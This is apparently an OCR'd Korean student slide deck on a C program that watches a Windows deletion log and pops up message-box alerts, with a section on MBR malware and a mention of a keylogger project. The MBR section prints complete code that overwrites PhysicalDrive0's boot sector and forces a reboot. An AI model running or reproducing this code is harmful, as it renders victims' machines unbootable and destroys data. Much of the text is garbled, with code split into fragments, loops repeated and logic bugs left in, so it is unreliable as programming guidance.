

```
int main()
{
    char string[255] = { 0, };
    int Answer_value;
    int size, newsize = 0, i = 0;
    FILE* fp = fopen("C:\\log\\test.txt", "r");
    fscanf(fp, "%s", string);
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);

    while (1) {

        if (size < newsize) {
            Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);

            if (Answer_value == IDYES) {

                printf("<< 감사정책이 설정된 폴더의 삭제 로그 입니다. >>\n\n");

                printf("%s\n\n", string);
            }
            else fclose(fp);
        }
        else continue;

        fseek(fp, 0, SEEK_END);
        size = ftell(fp);
    }
}
```

# DELETE LOG PROGRAM

# Contents

- **MBR Malware**
- **But Project**
- **Delete Log Program**

# MBR MALWARE

환경구축

```
#include <stdio.h>
#include <windows.h>
int main()
{
    DWORD write;
    char Data[sizeof(SIZE)];

    ZeroMemory(&Data, (sizeof Data));

    HANDLE MasterBootRecord = CreateFile("\\\\.\\PhysicalDrive0",
        GENERIC_ALL, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
        OPEN_EXISTING, NULL, NULL);

    if (WriteFile(MasterBootRecord, Data, sizeof(SIZE), &write, NULL) == TRUE)
    {
        printf("Master Boot Record Malware");
        Sleep(5000);
        system("shutdown /r /t 0");
        ExitProcess(0);
    }
    else
    {
        printf("Failed");
        Sleep(5000);
        ExitProcess(0);
    }

    CloseHandle(MasterBootRecord);
    return EXIT_SUCCESS;
}
```

# MBR MALWARE

## Window Update

### Visual Studio Installer

잠시만 기다리세요...파일을 가져오는 중입니다.

다운로드 중: 50.44 MB/70.84 MB 1.36 MB/초

설치 중

취소(C)

# WINDOW 7

Chrome

Visual Studio Code

시작

Windows Media Center

계산기

스티커 메모

캡처 도구

그림판

원격 데스크톱 연결

알집

모든 프로그램

프로그램 및 파일 검색

Admin

문서

사진

음악

게임

컴퓨터

제어판

장치 및 프린터

기본 프로그램

도움말 및 지원

시스템 종료

```
stdio.h>
```

```
windows.h>
```

```
write;
```

```
data[sizeof(SIZE)];
```

```
memory(&Data, (sizeof Data));
```

```
MasterBootRecord = CreateFile ("\\\\.\\PhysicalDrive0",
```

```
GENERIC_ALL, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
```

```
OPEN_EXISTING, NULL, NULL);
```

```
WriteFile(MasterBootRecord, Data, sizeof(SIZE), write, NULL) == TRUE)
```

```
printf("Master Boot Record Malware");
```

```
Sleep(5000);
```

```
system("shutdown /r /t 0");
```

```
ExitProcess(0);
```

```
printf("Failed");
```

```
Sleep(5000);
```

```
ExitProcess(0);
```

```
CloseHandle(MasterBootRecord);
```

```
return EXIT_SUCCESS;
```



Microsoft Visual Studio 디버그 콘솔

Failed

C:\Users\Admin\Desktop\MBR 악성 코드\Debug\MBR 악성 코드.exe(프로세스 ID: 6260)이(가) 종료되었습니다(코드: 0x00000000).

이 창을 닫으려면 아무 키나 누르세요.

WINDOW 10




# **BUT PROJECT**

**Mini Filter  
&  
Keylogger**




# Mini Filter & Keylogger

Mini Filter



혹을 잡아주는 도구?

Keylogger




Window Function

파일시스템 I/O 에 필터를  
삽입해서 동작을 확인?

재해석 하여 설명 불가능



# DELETE LOG PROGRAM



# 메모장 파일 불러오기(fopen 함수 등)

이 메모장 파일이 삭제로그를 담은 파일이라면?

```
#include <stdio.h>
#include <windows.h>

int main()
{
    FILE *fp;
    char string[255];

    fp = fopen("C:\\log\\test.txt", "r");

    while(fscanf(fp, "%s", string) != EOF)
    {
        printf("%s\n", string);
    }

    fclose(fp);

    system("pause");


    return 0;
}
```

test.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)






[SCP]	C://log\\test\\	DELETE	2020.10.03	09:12
[SCP]	C://log\\test\\	DELETE	2020.10.05	02:24
[SCP]	C://log\\test\\	DELETE	2020.11.10	18:54
[SCP]	C://log\\test\\	DELETE	2020.11.23	10:22
[SCP]	C://log\\test\\	DELETE	2020.11.12	12:33
[SCP]	C://log\\test\\	DELETE	2020.12.12	15:02
[SCP]	C://log\\test\\	DELETE	2020.12.11	22:12
[SCP]	C://log\\test\\	DELETE	2020.12.03	23:20
[SCP]	C://log\\test\\	DELETE	2020.12.30	12:12

# 윈도우 알림



를 생성할 수 있다.

그룹 1 - 메시지 박스에 나타날 버튼의 종류를 지정한다.

플래그	나타나는 버튼들
MB_ABORTRETRYIGNORE	  
<pre>#include &lt;stdio.h&gt; #include &lt;windows.h&gt;  int main(){     MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO   MB_ICONASTERISK); }</pre>	
	
플래그	아이콘
MB_ICONEXCLAMATION, MB_ICONWARNING	

```

int main()
{
    char string[255] = { 0, };
    int Answer_value;
    int size, newsize = 0, i = 0;
    FILE* fp = fopen("C:\\log\\test.txt", "r");
    fscanf(fp, "%s", string);
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);

    while (1) {

        if (size < newsize) {
            Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
            size = newsize;

            if (Answer_value == IDYES) {


                printf("<< 감사정책이 설정된 폴더의 삭제 로그 입니다. >>\n\n");

                printf("%s\n\n", string);
            }
            else fclose(fp);
        }
        else continue;

        fseek(fp, 0, SEEK_END);
        size = ftell(fp);
    }
}

```

PROGRAM PRODUCTION



test.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
[SCP] C://log\\test\\ DELETE 2020.10.03 09:12
[SCP] C://log\\test\\ DELETE 2020.10.05 02:24
[SCP] C://log\\test\\ DELETE 2020.11.10 18:54
[SCP] C://log\\test\\ DELETE 2020.11.23 10:22
[SCP] C://log\\test\\ DELETE 2020.11.12 12:33
[SCP] C://log\\test\\ DELETE 2020.12.12 15:02
[SCP] C://log\\test\\ DELETE 2020.12.11 22:12
[SCP] C://log\\test\\ DELETE 2020.12.03 23:20
[SCP] C://log\\test\\ DELETE 2020.12.30 12:12
```

Ln 1, Col 1    100%    Windows (CRLF)    UTF-8

Microsoft Visual Studio 디버그 콘솔

```
C:\Users\alliti\Desktop\2020 SCP Summer Project\Debug\2020 SCP Summer Project.exe(프로세스 22412개)이(가) 종료되었습니다.
코드: 0개)
이 창을 닫으려면 아무 키나 누르세요...
```

```
int main()
{
    char string[255] = { 0, };
    int Answer_value;
    int size, newsize = 0, i = 0;
    FILE* fp = fopen("C:\\log\\test.txt", "r");
    fscanf(fp, "%s", string);
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);

    while (1) {

        if (size < newsize) {
            Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
            size = newsize;

            if (Answer_value == IDYES) {

                printf("<< 감사정책이 설정된 폴더의 삭제 로그 입니다. >>\n\n");

                printf("%s\n\n", string);
            }
            else fclose(fp);
        }
        else continue;

        fseek(fp, 0, SEEK_END);
        newsize = ftell(fp);
    }
}
```

## PROGRAM MODIFICATION

1. 백그라운드 실행

2. 메모장 새로고침

3. 윈도우 메시지창 알림

## PROGRAM SCENARIO



```

int main()
{
    char string[255] = { 0, };
    int Answer_value;
    int size, newsize = 0, i = 0;
    FILE* fp = fopen("C:\\log\\test.txt", "r");
    fscanf(fp, "%s", string);
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);
    while (1) {
        if (size < newsize) {
            Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
            size = newsize;

            if (Answer_value == IDYES) {
                printf("<< 감사정책이 설정된 폴더의 삭제 로그 입니다. >>\n\n");
                printf("\n\n", string);
            }
            else fputc('\n', fp);
        }
        else continue;

        fseek(fp, 0, SEEK_END);
        newsize = ftell(fp);
    }

    system("pause");

    return 0;
}

```

파일의 크기 구하기

SIZE 변수에 저장

파일크기가 달라지면 newsize 변수에  
새로운 값이 저장 됨

```
int Answer_value;
```

```
int i = 0;
```

```
FILE* fp =
```

```
Answer_val
```


```
if (Answer
```

```
system
```

```
else fclos
```

```
return 0;
```

# 콘솔창



```
#include <stdio.h>
#include <windows.h>
int main()
{
    HWND hConsole = GetConsoleWindow();
    ShowWindow(hConsole, SW_HIDE);
    int Answer_value;
    int i = 0;

    Answer_value = MessageBox(NULL, L"삭제된 로그를 확인하시겠습니까?", L"Delete Log", MB_YESNO);

    if (Answer_value == IDYES) {
        system("C:\\log\\test.txt");
    }

    return 0;
}
```

FINAL PROGRAM

```
#include <stdio.h>
#include <windows.h>
```

```
int main()
```

```
{
```

```
    HWND hConsole = GetConsoleWindow();
    ShowWindow(hConsole, SW_HIDE);
```

윈도우 콘솔창을 닫아주는 함수

```
    int Answer_value;
```

메시지 박스 반환 값을 담을 변수

메시지 박스를 띄우는 함수

```
    Answer_value = MessageBox(NULL, L"삭제된 로그를 확인하시겠습니까?", L"Delete Log", MB_YESNO | MB_ICONASTERISK);
```

메시지 박스에 Y를 클릭할 경우 if문 수행

```
    if (Answer_value == IDYES) {
```

```
        system("C:\\log\\test.txt");
```

메모장을 띄워 줌

```
    }
```

```
    return 0;
```

```
}
```

```
int main()
{
    char string[255] = { 0, };
    int Answer_value;
    int size, newsize = 0, i = 0;
    FILE* fp = fopen("C:\\log\\test.txt", "r");
    fscanf(fp, "%s", string);
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);

    while (1) {

        if (size < newsize) {
            Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
            size = newsize;

            if (Answer_value == IDYES) {

                printf("<< 감사정책이 설정된 폴더의 삭제 로그 입니다. >>\n\n");

                printf("%s\n\n", string);
            }
            else fclose(fp);
        }
        else continue;

        fseek(fp, 0, SEEK_END);
        newsize = ftell(fp);
    }
}
```

**AT THE END OF THE  
PERSONAL STUDY**



개선의 가능성의 대한  
끊임없는 질문과 아이디어 →  
프로그램을 발전



문제의 정확한 원인을 파악 /  
이에 적합한 해결방안  
→ 오류를 해결하는 열쇠



포기하지 말기

**AT THE END  
OF THE  
PERSONAL  
STUDY**

# Assignment

- 이벤트로그, 레지스트리 → csv, notepad
- 프로그램 백그라운드 / 파일 메모리 알고리즘(새로고침)
- 윈도우 알림
- 미니필터

```

int main()
{
    char string[255] = { 0, };
    in
    in
    FILE *fp = fopen("C:\\log\\test.txt", "r");
    fs
    fs
    fs
    si
    while (1) {
        (size < newsize) {
            Answer_value = MessageBox(NULL, "로그 업데이트를 하시겠습니까?", "Log Update", MB_YESNO | MB_ICON
            if (Answer_value == IDYES) {
                printf("<< 감사정책이 선택된 폴더의 삭제 로그입니다. >>\n");
                printf("%s\n\n", string);
            }
            else fclose(fp);
        }
        else continue;
        fseek(fp, 0, SEEK_END);
        size = ftell(fp);
    }
}

```

# DELETE LOG PROGRAM

도움주신 전유민 PL 님께 감사드립니다.